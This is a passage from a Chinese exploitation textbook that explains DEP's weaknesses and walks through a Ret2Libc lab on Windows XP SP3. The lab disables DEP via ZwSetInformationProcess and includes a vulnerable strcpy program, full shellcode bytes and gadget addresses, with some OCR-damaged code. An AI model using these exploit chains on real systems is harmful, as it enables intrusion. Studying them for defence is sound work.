采用/NXCOMPAT 编译的程序会在文件的 PE 头中设置 IMAGE_DLLCHARACTERISTICS_NX_COMPAT 标识，该标识通过结构体 IMAGE_OPTIONAL_HEADER 中的 DllCharacteristics 变量进行体现，当 DllCharacteristics 设置为 0x0100 表示该程序采用了/NXCOMPAT 编译。关于结构体 IMAGE_OPTIONAL_HEADER 的详细说明大家可以查阅 MSDN 相关资料，在这我们就不过多讨论了。

经过/NXCOMPAT 编译的程序有什么好处呢？通过前面的介绍我们知道用户版的操作系统中 DEP 一般工作在 Optin 状态，此时 DEP 只保护系统核心进程，而对于普通的程序是没有保护的。虽然用户可以通过工具自行添加，但这无形中增高了安全的门槛，所以微软推出了/NXCOMPAT 编译选项。经过/NXCOMPAT 编译的程序在 Windows vista 及后续版本的操作系统上会自动启用 DEP 保护。

DEP 针对溢出攻击的本源，完善了内存管理机制。通过将内存页设置为不可执行状态，来阻止堆栈中 shellcode 的执行，这种釜底抽薪的机制给缓冲溢出带来了前所未有的挑战。这也是迄今为止在本书中我们遇到的最有力的保护机制，它能够彻底阻止缓冲区溢出攻击么？答案是否定的。

如同前面介绍的安全机制一样，DEP 也有着自身的局限性。

首先，硬件 DEP 需要 CPU 的支持，但并不是所有的 CPU 都提供了硬件 DEP 的支持，在一些比较老的 CPU 上边 DEP 是无法发挥作用的。

其次，由于兼容性的原因 Windows 不能对所有进程开启 DEP 保护，否则可能会出现异常。例如一些第三方的插件 DLL，由于无法确认其是否支持 DEP，对涉及这些 DLL 的程序不敢贸然开启 DEP 保护。再有就是使用 ATL 7.1 或者以前版本的程序需要在数据页面上产生可以执行代码，这种情况就不能开启 DEP 保护，否则程序会出现异常。

再次，/NXCOMPAT 编译选项，或者是 IMAGE_DLLCHARACTERISTICS_NX_COMPAT 的设置，只对 Windows Vista 以上的系统有效。在以前的系统上，如 Windows XP SP3 等，这个设置会被忽略。也就是说，即使采用了该链接选项的程序在一些操作系统上也不会自动启用 DEP 保护。

最后，当 DEP 工作在最主要的两种状态 Optin 和 Optout 下时，DEP 是可以被动态关闭和开启的，这就说明操作系统提供了某些 API 函数来控制 DEP 的状态。同样很不幸的是早期的操作系统中对这些 API 函数的调用没有任何限制，所有的进程都可以调用这些 API 函数，这就埋下了很大的安全隐患，也为我们突破 DEP 提供了一条道路。

12.2 攻击未启用 DEP 的程序

其实这种方法不能称之为“绕过”DEP，因为 DEP 根本就没有发挥作用，在这提出这种方法的原因是要说明并不是只要 CPU 和操作系统支持 DEP，所有的程序就都安全了。

就像我们前面说的那样，由于微软要考虑兼容性的问题，所以不能对所有进程强制开启 DEP（64 位下的 AlwaysOn 除外）。DEP 保护对象是进程级的，当某个进程的加载模块中只要有一个模块不支持 DEP，这个进程就不能贸然开启 DEP，否则可能会发生异常。这样的程序在

Windows 下还是有很多的，即使在最新的 Win7 操作系统下依然有很多的程序没有启用 DEP（如图 12.2.1），所以想办法攻击未启用 DEP 保护的程序也不失为一种简单有效的办法。



图 12.2.1　Win7 下很多进程未开启 DEP

由于这种攻击手段不与 DEP 有着正面冲突，只是一种普通的溢出攻击，所以在这我们就不过多讨论了，权当为大家提供一种思路。

12.3　利用 Ret2Libc 挑战 DEP

在 DEP 保护下溢出失败的根本原因是 DEP 检测到程序转到非可执行页执行指令了，如果我们让程序跳转到一个已经存在的系统函数中结果会是怎样的呢？已经存在的系统函数必然存在于可执行页上，所以此时 DEP 是不会拦截的，Ret2libc 攻击的原理也正是基于此的。

Ret2libc 是 Return-to-libc 简写，由于 DEP 不允许我们直接到非可执行页执行指令，我们就需要在其他可执行的位置找到符合我们要求的指令，让这条指令来替我们工作，为了能够控制程序流程，在这条指令执行后，我们还需要一个返回指令，以便收回程序的控制权，然后继续下一步操作，整体流程如图 12.3.1 所示。

简言之，只要为 shellcode 中的每条指令都在代码区找到一条替代指令，就可以完成 exploit 想要的功能了。理论上说，这种方法是可行的，但是实际上操作难度极大。姑且不说是不是 shellcode 中的每条指令都能在代码区找到替代指令，就算所有替代指令都找好了，如何保证每条指令的地址都不包含 0x00 截断字符呢？栈帧如何去布置呢？我们不断使用替代指令执行操

作，然后通过 retn 指令收回控制权，不停地跳来跳去，稍有不慎就跳沟里去了。

为此，我们在继承这种思想的大前提下，介绍三种经过改进的、相对比较有效的绕过 DEP 的 exploit 方法。

（1）通过跳转到 ZwSetInformationProcess 函数将 DEP 关闭后再转入 shellcode 执行。



图 12.3.1　Ret2libc 流程

（2）通过跳转到 VirtualProtect 函数来将 shellcode 所在内存页设置为可执行状态，然后再转入 shellcode 执行。

（3）通过跳转到 VIrtualAlloc 函数开辟一段具有执行权限的内存空间，然后将 shellcode 复制到这段内存中执行。

12.3.1　Ret2Libc 实战之利用 ZwSetInformationProcess

既然 DEP 这么碍事，不如我们就来个彻底的，直接将进程的 DEP 保护关闭。我们先来了解一个重要的结构和一个重要的函数。

一个进程的 DEP 设置标识保存在 KPROCESS 结构中的_KEXECUTE_OPTIONS 上，而这个标识可以通过 API 函数 ZwQueryInformationProcess 和 ZwSetInformationProcess 进行查询和修改。

> **题外话：在有些资料中将这些函数称为 NtQueryInformationProcess 和 NtSetInformationProcess，在 Ntdll.dll 中 Nt**函数和 Zw**函数功能是完全一样的，本书中我们统一称之为 Zw**。**

我们首先来看一下_KEXECUTE_OPTIONS 的结构。

```
_KEXECUTE_OPTIONS
```


```
    Pos0ExecuteDisable :1bit
    Pos1ExecuteEnable :1bit
    Pos2DisableThunkEmulation :1bit
    Pos3Permanent :1bit
    Pos4ExecuteDispatchEnable :1bit
    Pos5ImageDispatchEnable :1bit
    Pos6Spare :2bit
```

这些标识位中前 4 个 bit 与 DEP 相关，当前进程 DEP 开启时 ExecuteDisable 位被置 1，当进程 DEP 关闭时 ExecuteEnable 位被置 1，DisableThunkEmulation 是为了兼容 ATL 程序设置的，Permanent 被置 1 后表示这些标志都不能再被修改。真正影响 DEP 状态是前两位，所以我们只要将_KEXECUTE_OPTIONS 的值设置为 0x02（二进制为 00000010）就可以将 ExecuteEnable 置为 1。

接下来我们来看看关键函数 NtSetInformationProcess：

```
ZwSetInformationProcess(
  IN HANDLE            ProcessHandle,
  IN PROCESS_INFORMATION_CLASS ProcessInformationClass,
  IN PVOID             ProcessInformation,
  IN ULONG             ProcessInformationLength );
```

第一个参数为进程的句柄，设置为–1 的时候表示为当前进程；第二个参数为信息类；第三个参数可以用来设置_KEXECUTE_OPTIONS，第四个参数为第三个参数的长度。Skape 和 Skywing 在他们的论文 *Bypassing Windows Hardware-Enforced DEP* 中给出了关闭 DEP 的参数设置。

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;
ZwSetInformationProcess(
   NtCurrentProcess(),              // (HANDLE)-1
   ProcessExecuteFlags,             // 0x22
   &ExecuteFlags,                   // ptr to 0x2
   sizeof(ExecuteFlags));           // 0x4
```

所以我们只要构造一个的合乎要求的栈帧，然后调用这个函数就可以为进程关闭 DEP 了。还有一个小问题，函数的参数中包含着 0x00 这样的截断字符，这会造成字符串复制的时候被截断。既然自己构造参数会出现问题，那么我们可不可以在系统中寻找已经构造好的参数呢？如果系统中存在一处关闭进程 DEP 的调用，我们就可直接利用它构造参数来关闭进程的 DEP 了。

在这微软的兼容性考虑又惹祸了，如果一个进程的 Permanent 位没有设置，当它加载 DLL 时，系统就会对这个 DLL 进行 DEP 兼容性检查，当存在兼容性问题时进程的 DEP 就会被关闭。为此微软设立了 LdrpCheckNXCompatibility 函数，当符合以下条件之一时进程的 DEP 会被关闭：

（1）当 DLL 受 SafeDisc 版权保护系统保护时；

（2）当 DLL 包含有.aspcak、.pcle、.sforce 等字节时；

（3）Windows Vista 下面当 DLL 包含在注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions”键下边标识出不需要启动 DEP 的模块时。

如果我们能够模拟其中一种情况，结果会是怎么样的呢？答案是进程的 DEP 被关闭！这里选择第一个条件进行尝试。我们来看一下 Windows XP SP3 下 LdrpCheckNXCompatibility 关闭 DEP 的具体流程，以 SafeDisc 为例。如图 12.3.2 所示。



图 12.3.2　LdrpCheckNXCompatibility 关闭 DEP 流程

现在我们知道 LdrpCheckNXCompatibility 关闭 DEP 的流程了，我们开始尝试模拟这个过程，我们将从 0x7C93CD24 入手关闭 DEP，这个地址可以通过 OllyFindAddr 插件中的 Disable DEP→Disable DEP <=XP SP3 来搜索，如图 12.3.3 所示。



图 12.3.3　关闭 DEP 入口地址搜索结果

由于只有 CMP AL，1 成立的情况下程序才能继续执行，所以我们需要一个指令将 AL 修改为 1。将 AL 修改为 1 后我们让程序转到 0x7C93CD24 执行，在执行 0x7C93CD6F 处的 RETN 4 时 DEP 已经关闭，此时如果我们可以在让程序在 RETN 到一个我们精心构造的指令地址上，就有可能转入 shellcode 中执行了。我们通过以下代码来分析此流程的具体过程。

```
include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
```

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"//MOV EAX,1 RETN 地址
"\x85\x8B\x1D\x5D"//修正 EBP
"\x19\x4A\x97\x7C"//增大 ESP
"\xB4\xC1\xC5\x7D"//jmp esp
"\x24\xCD\x93\x7C"//关闭 DEP 代码的起始位置
"\xE9\x33\xFF\xFF"//回跳指令
"\xFF\x90\x90\x90"
;
voidtest()
{
        chartt[176];
        strcpy(tt,shellcode);
}
intmain()
{
        HINSTANCEhInst = LoadLibrary("shell32.dll");
        chartemp[200];
        test();
        eturn 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）将函数的返回地址覆盖为类似 MOV AL,1 retn 的指令，在将 AL 置 1 后转入 0x7C93CD24 关闭 DEP。

（4）DEP 关闭后 shellcode 就可以正常执行了。

实验环境如表 12-3-1 所示。

表 12-3-1　实验环境

	推荐使用的环境	备　注
操作系统	Window XP SP3	
DEP 状态	Optout	
编译器	VC++ 6.0	
编译选项	禁用优化选项	
build 版本	release 版本	

通过前面的分析，我们需要先找到类似 MOV AL,1 RETN 的指令，即可以将 AL 置 1，又可以通过 retn 收回程序控制权。OllyFindAddr 插件的 Disable DEP→Disable DEP <=XP SP3 搜索结果的 Step2 部分就是符合要求的指令。搜索结果如图 12.3.4 所示。



图 12.3.4　类似 MOV AL,1 retn 的指令搜索结果

为了避免执行 strcpy 时 shellcode 被截断，我们需要选择一个不包含 0x00 的地址，本次实验中我们使用 0x7C92E252 覆盖函数的返回地址。关于覆盖掉函数返回地址所需字符串长度的计算我们不再讨论，大家可以根据我们前面介绍的方法来自行计算，在本次实验中我们需要 184 个字节可以覆盖掉函数返回地址，所以我们在 181~184 字节处放上 0x7C92E252，shellcode 内容如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"......"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"//MOV EAX,1 RETN 地址
;
```

然后编译程序，用 OllyDbg 加载调试程序。在 0x7C92E257，即 MOV EAX,1 后边的 RETN 指令处暂停程序。观察堆栈可以看到此时 ESP 指向 test 函数返回地址的下方，而这个 ESP 指向的内存空间存放的值将是 RETN 指令要跳到的地址，如图 12.3.5 所示。



图 12.3.5　执行 retn 指令时内存状态

所以我们需要在这个位置放上 0x7C93CD24 以便让程序转入关闭 DEP 流程，我们为 shellcode 添加 4 个字节，并放置 0x7C93CD24，如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"....."
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"//MOV EAX,1 RETN 地址
"\x24\xCD\x93\x7C"//关闭 DEP 代码的起始位置
;
```

重新编译程序后，用 OllyDbg 重新加载程序，在 0x7C93CD6F，即关闭 DEP 后的 RETN 4 处下断点，然后让程序直接运行。但程序并没有像我们想象的那样在 0x7C93CD6F 处中断，而是出现了异常。如图 12.3.6 所示，程序现在需要对 EBP-4 位置写入数据，但 EBP 在溢出的时候被破坏了，目前 EBP-4 的位置并不可以写入，所以程序出现了写入异常，所以我们现在的 shellcode 布局是行不通的，在转入 0x7C93CD24 前我们需要将 EBP 指向一个可写的位置。

图 12.3.6　EBP 在溢出时被破坏

我们可以通过类似 PUSH ESP POP EBP RETN 的指令将 EBP 定位到一个可写的位置，依然请出我们的 OllyFindAddr 插件，我们可以在 Disable DEP <=XP SP3 搜索结果的 Setp3 部分查看当前内存中所有符合条件的指令，如图 12.3.7 所示。



图 12.3.7　修正 EBP 指令的搜索结果

指令虽然找到了不少，但符合条件的不多。首先回顾一下图 12.3.5 中各寄存器的状态，所有的寄存器中只有 ESP 指向的位置可以写入，所以现在我们只能选择 PUSH ESP POP EBP RETN 指令序列了。现在还有一个严重的问题需要解决，我们直接将 ESP 的值赋给 EBP 返回后，ESP 相对 EBP 位于高址位置，当有入栈操作时 EBP-4 处的值可能会被冲刷掉，进而影响传入 ZwSetInformationProcess 的参数，造成 DEP 关闭失败。

我们不妨先使用 0x5D1D8B85 处的 PUSH ESP POP EBP RETN 04 指令来修正 EBP，然后再根据堆栈情况想办法消除 EBP-4 被冲刷的影响。先对 shellcode 重新布局，在转入关闭 DEP 流程前加入修正 EBP 指令，代码如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"......"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"        //MOV EAX,1 RETN 地址
"\x85\x8B\x1D\x5D"        //修正 EBP
"\x24\xCD\x93\x7C"        //关闭 DEP 代码的起始位置
;
```

重新编译程序后用 OllyDbg 加载，在 0x7C95683B 处，即 CALL ZwSetInformationProcess 时下断点，待程序中断后观察堆栈情况。如图 12.3.8 所示，EBP-4 中的内容已经被冲刷掉，内容已经被修改为 0x22，根据_KEXECUTE_OPTIONS 结构我们知道 DEP 只和结构中的前 4 位

有关，只要前 4 位为二进制代码为 0100 就可关闭 DEP，而 0x22（00100010）刚刚符合这个要求，所以用 0x22 冲刷掉 EBP-4 处的值还是可以关闭 DEP 的。



图 12.3.8　EBP-4 处被修改为 0x22

虽然现在我们已经关闭了 DEP，但是我们失去了进程的控制权。我们再来看看关闭 DEP 后程序返回时的堆栈情况：按 F8 键单步运行程序，在 0x7C93CD6F 处，即 RETN 4 处暂停，观察堆栈情况。如图 12.3.9 所示，ESP 指向 0x0012FEBC，大家看这个 0x00000004 是不是很眼熟？这就是关闭 DEP 时的 PUSH 4 操作的结果，这个位置也被冲刷了！现在有家回不去，所以我们不能简单地在修正 EBP 后直接关闭 DEP，还需要对 ESP 或者 EBP 进行调整。



图 12.3.9　关闭 DEP 后程序返回时返回地址被冲刷

一般来说当 ESP 值小于 EBP 时，防止入栈时破坏当前栈内内容的调整方法不外乎减小 ESP 和增大 EBP，由于本次实验中我们的 shellcode 位于内存低址，所以减小 ESP 可能会破坏 shellcode，而增大 EBP 的指令在本次实验中竟然找不到。一个变通的方法是增大 ESP 到一个

安全的位置，让 EBP 和 ESP 之间的空间足够大，这样关闭 DEP 过程中的压栈操作就不会冲刷到 EBP 的范围内了。

我们可以使用带有偏移量的 RETN 指令来达到增大 ESP 的目的，如 RETN 0x28 等指令可以执行 RETN 指令后再将 ESP 增加 0x28 个字节。我们可以通过 OllyFindAddr 插件中的 Overflow return address-> POP RETN+N 选项来查找相关指令，查找部分结果如图 12.3.10 所示。



图 12.3.10　POP RETN+N 指令查找结果

在搜索结果中选取指令时只有一个条件：不能对 ESP 和 EBP 有直接操作。否则我们会失去对程序的控制权。在这我们选择 0x7C974A19 处的 RETN 0x28 指令来增大 ESP。我们对 shellcode 重新布局，在关闭 DEP 前加入增大 ESP 指令地址。需要注意的是修正 EBP 指令返回时带有的偏移量会影响后续指令，所以我们在布置 shellcode 的时要加入相应的填充。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"......"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x52\xE2\x92\x7C"        //MOV EAX,1 RETN 地址
"\x85\x8B\x1D\x5D"        //修正 EBP
"\x19\x4A\x97\x7C"        //增大 ESP
"\x90\x90\x90\x90"        //jmp esp
"\x24\xCD\x93\x7C"        //关闭 DEP 代码的起始位置
;
```

我们依然在 0x7C93CD6F 处中断程序，注意千万不要在程序刚加载完就在 0x7C93CD6F 下断点，不然您会被中断到崩溃。我们建议您先在 0x7C95683B 处，即 CALL ZwSetInformationProcess 时下断点，然后单步运行到 0x7C93CD6F，堆栈情况如图 12.3.11 所示。

可以看到，增大 ESP 之后我们的关键数据都没有被破坏。执行完 RETN 0x04 后 ESP 将指向 0x0012FEC4，所以我们只要在 0x0012FEBC 放置一条 JMP ESP 指令就可让程序转入堆栈执行指令了。大家可以通过 OllyFindAddr 插件中的 Overflow return address→Find CALL/JMP ESP 来搜索符合要求的指令，部分搜索结果如图 12.3.12 所示。

